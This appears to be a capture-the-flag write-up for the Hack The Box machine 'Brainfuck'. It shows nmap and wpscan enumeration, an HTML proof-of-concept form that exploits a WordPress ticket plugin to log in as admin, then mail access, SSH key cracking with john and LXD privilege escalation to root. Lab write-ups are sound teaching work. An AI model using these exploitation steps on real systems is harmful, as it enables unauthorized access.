
Brainfuck

Used **Nmap** tool to scan the open ports and services on the machine.

```
└─$ nmap -sC -sV -p- 10.129.1.1 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-11 18:05 EDT
Nmap scan report for 10.129.1.1
Host is up (0.027s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
|   256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
|_  256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
25/tcp  open  smtp?
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
110/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE PIPELINING SASL(PLAIN) RESP-CODES USER UIDL TOP CAPA
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: OK Pre-login IDLE more ID AUTH=PLAINA0001 have IMAP4rev1 LITERAL+ post-login ENABLE LOGIN-REFERRALS listed SASL-IR capabilities
443/tcp open  ssl/http nginx 1.10.0 (Ubuntu)
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
| Not valid before: 2017-04-13T11:19:29
|_Not valid after:  2027-04-11T11:19:29
| tls-nextprotoneg:
|_  http/1.1
|_http-title: Welcome to nginx!
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: nginx/1.10.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

With port 443 open, Used web browser to access the same.



For enumerating on the sub directories of the website, used **Gobuster** tool but did not get any information.

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ gobuster dir -u https://10.129.1.1:443 -w /usr/share/wordlists/dirb/common.txt -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.129.1.1:443
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/11 18:21:00 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 612]

===============================================================
2022/06/11 18:21:09 Finished
```

Next as the Certificate has been self-signed, it threw lot of errors on that. As checked on the certificate details, it exposed the owner's email address and two DNS addresses of the server.

Issuer Name

Country	GR
State/Province	Attica
Locality	Athens
Organization	Brainfuck Ltd.
Organizational Unit	IT
Common Name	brainfuck.htb
Email Address	orestis@brainfuck.htb


Subject Alt Names

DNS Name	www.brainfuck.htb
DNS Name	sup3rs3cr3t.brainfuck.htb

With these above been exposed, added them to the host file as below -

```
10.129.1.1      brainfuck.htb
10.129.1.1      www.brainfuck.htb
10.129.1.1      sup3rs3cr3t.brainfuck.htb
```

Once added to the hosts file, tried accessing the same on the web browser resulted in a new Wordpress website



According to the Wappalyzer plugin on the webpage, it has Wordpress version 4.7.3.


With the above version, used **Wpscan** to scan the Wordpress website to check possible vulnerabilities and plugins.

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ wpscan --url https://brainfuck.htb --disable-tls-checks
_______________________________________________________________
         __          _______   _____
         \ \ \ \   / / ___| / ____|
          \ \ \ \ /\ / /| |\___ \| |
           \ \ \ V  V / | |___) | |___
            \ \ \ /\ /  |_|____/ \____|
             \ \ V  V /
              \ \ /\ /
               V  V
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[+] URL: https://brainfuck.htb/ [10.129.1.1]
[+] Started: Sat Jun 11 19:07:25 2022

Interesting Finding(s):
```

The scan results show a vulnerable plugin as the older version is out of date.

```
[+] wp-support-plus-responsive-ticket-system
 | Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/
 | Last Updated: 2019-09-03T07:57:00.000Z
 | [!] The version is out of date, the latest version is 9.1.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 7.1.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
```

When checked online for possible exploits for the above found plugin, there is a privilege escalation exploit - https://www.exploit-db.com/exploits/41006




Followed the exploit POC and changed the code according to our environment. Since the Wordpress default credentials are **Admin**, tried the same while inputting it to the target machine.


```
  GNU nano 6.3
<form method="post" action="https:/brainfuck.htb/wp-admin/admin-ajax.php">
      Username: <input type="text" name="username" value="admin">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action" value="loginGuestFacebook">
         <input type="submit" value="Login">
</form>
```

Once the html file is created, open up on a web browser and click Login with the Admin username. It will be redirected to the wordpress page and then traverse to /wp-admin page for admin page.

Then traversed to Settings page under the Wordpress website which has the SMTP integration credentials.



As clicked on the password filed and inspected the element, it exposes the SMTP credentials of the user Oretis.



With the above found credentials, used the same to access port 110(POP3) via telnet.


```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ telnet brainfuck.htb 110
Trying 10.129.1.1 ...
Connected to brainfuck.htb.
Escape character is '^]'.
+OK Dovecot ready.
USER orestis
+OK
PASS k[redacted]
+OK Logged in.
LIST
+OK 2 messages:
1 977
2 514
.
```

Then listed out all the available mails on the mail server.

```
retr 2
+OK 514 octets
Return-Path: <root@brainfuck.htb>
X-Original-To: orestis
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 0)
        id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: [redacted]

Regards
```

One of the emails exposed user credentials for the other Secret forum which we found in the DNS details.

Visited the Secret website and logged in with the above found credentials.




As checked the conversion between the Admin and Orestis, they seem to discuss about the SSH key which is then directed to an encrypted conversation.


The encrypted conversation did not make any sense even when tried decrypting with Cyber Chef(https://gchq.github.io/CyberChef/) a famous tool for cracking any type of encrypted values.

As enumerated more, we could see that we have the plain text and cipher text for a part of the encrypted conversation as Orestis always uses a phrase at the end of his reply – "**Orestis - Hacking for fun and profit"**

Lets consider the above as the Key and decrypt the cipher text.



And the Cipher text be – **"Pieagnm - Jkoijeg nbw zwx mle grwsnn"**



As used online Vignere Cipher decoder, we could see that the plain text here is Brainfuckmybrainfuckmybrainfu – which seems to be the key for next conversation as usually the Vignere Cipher key's are a set of repetitive words.

Cipher Text – Xua zxcbje iai c leer nzgpg ii uy

Plain Text – Say please and I just might do so

Cipher Text - Ybgbq wpl gw lto udgnju fcpp, C jybc zfu zrryolqp zfuz xjs rkeqxfrl ojwceec J uovg

Plain Text - There you go you stupid fuck, I hope you remember your key password because I don't.

Cipher Text – mnvze://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp_ptr

Plain Text - https://10.10.10.17/8ba5aa10e915218697d1c658****/orestis/id_rsa**

Visited the above-mentioned webpage by changing our server IP address and downloaded the file to the local machine.

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ ls
41006.txt  exploit.html  id_rsa

┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$
```

Then used **John** tool to convert the Public key to John's extension.

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ ssh2john id_rsa > id_rsa.john
```

Used the **John** tool to brute force the RSA Public key and found the password.

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ john id_rsa.john --wordlist=/home/kali/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 31.66% (ETA: 21:24:33) 0g/s 4693Kp/s 4693Kc/s 4693KC/s phatpuc69..phatphan
[redacted]          (id_rsa)
1g 0:00:00:02 DONE (2022-06-11 21:24) 0.3649g/s 4547Kp/s 4547Kc/s 4547KC/s 3pran54..3porfirio
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Logged in to SSH session with the above found credentials.

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ ssh -i id_rsa orestis@10.129.1.1 -p 22
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Sun May 24 20:09:11 2020
orestis@brainfuck:~$
```

Checked the user privileges with **Id** command and we could see the current user has **lxc** privileges.

```
orestis@brainfuck:/$ id
uid=1000(orestis) gid=1000(orestis) groups=1000(orestis),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sambashare)
orestis@brainfuck:/$
```

As goggled for ways to exploit **lxc** privileged user and found the article - https://www.hackingarticles.in/lxd-privilege-escalation/

Followed the steps in the article and got the root access on the machine.

```
orestis@brainfuck:/tmp$ lxc start ignite
orestis@brainfuck:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

```
/mnt/root # cd root
/mnt/root/root # cat root.txt
[redacted]
/mnt/root/root #
```

Finally found the root flag on the machine by accessing the root.txt file.